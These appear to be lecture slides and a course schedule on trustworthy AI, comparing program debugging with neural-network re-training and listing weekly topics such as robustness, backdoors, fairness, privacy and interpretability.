Casualty analysis

Since a prediction is typically the collective result of all neurons, every neuron is responsible (for certain unexpected outcome).

How do we improve a neural network if it fails our evaluation then?

We often re-train with additional data. But are we sure that it will eliminate the wrong result and improves the system as a whole?



Program Debugging vs. Model Re-training

Program Debugging

Causality analysis based on control and data-dependency.

Fix the buggy statement and the bug is almost certainly gone.

Model Re-training

No idea which neurons or inputs are responsible.

Re-train the model with additional data.

Not sure if the “bug” is removed.


Can we do better?

Neural Networks vs Programs

Software may generate wrong results.	↔	Neural Networks may produce wrong results.
Software may have backdoors.	↔	Malicious neurons may be embedded to trigger malicious behavior.
Software may leak personal data.	↔	An attacker can steal neural network models or training data easily.
Software must be tested, verified or even certified.	↔	***So do AI systems.***

Fundamental Theories Are Missing

Abstraction: Develop systematic methods for abstraction of neural network and abstraction refinement.



Interpretability: Develop methods which make human reasoning of neural networks possible.

Causality: Develop methods for extracting and quantifying causal relations.

Trustworthy AI

We need

- Fundamental theories
- Scalable tools
- Certification standards
- AI development processes

Our Vision

Just like software bugs nurtured an industry for software quality; there will be an industry for AI quality assurance.

Aug 23 - Week 1: 7-10	Introduction	
Aug 30 - Week 2: 7-10	AI Robustness	Exercise 1
Sep 06 - Week 3: 7-10	Improving AI Robustness	Exercise 2
Sep 13 - Week 4: 7-10	AI Backdoors	Exercise 3
Sep 20 - Week 5: 7-10	Mitigating AI Backdoors	Exercise 4; Project Proposal
Sep 27 - Week 6: 7-10	AI Fairness	Exercise 5
Oct 11 - Week 7: 7-10	Improving AI Fairness	Exercise 6
Oct 18 - Week 8: 7-10	AI Privacy	Exercise 7
Oct 25 - Week 9: 7-10	Improving AI Privacy	Exercise 8
Nov 01 - Week 10: 7-10	AI Interpretability	Project Due
Nov 08 - Week 11: 1-3	End-of-Term Exam	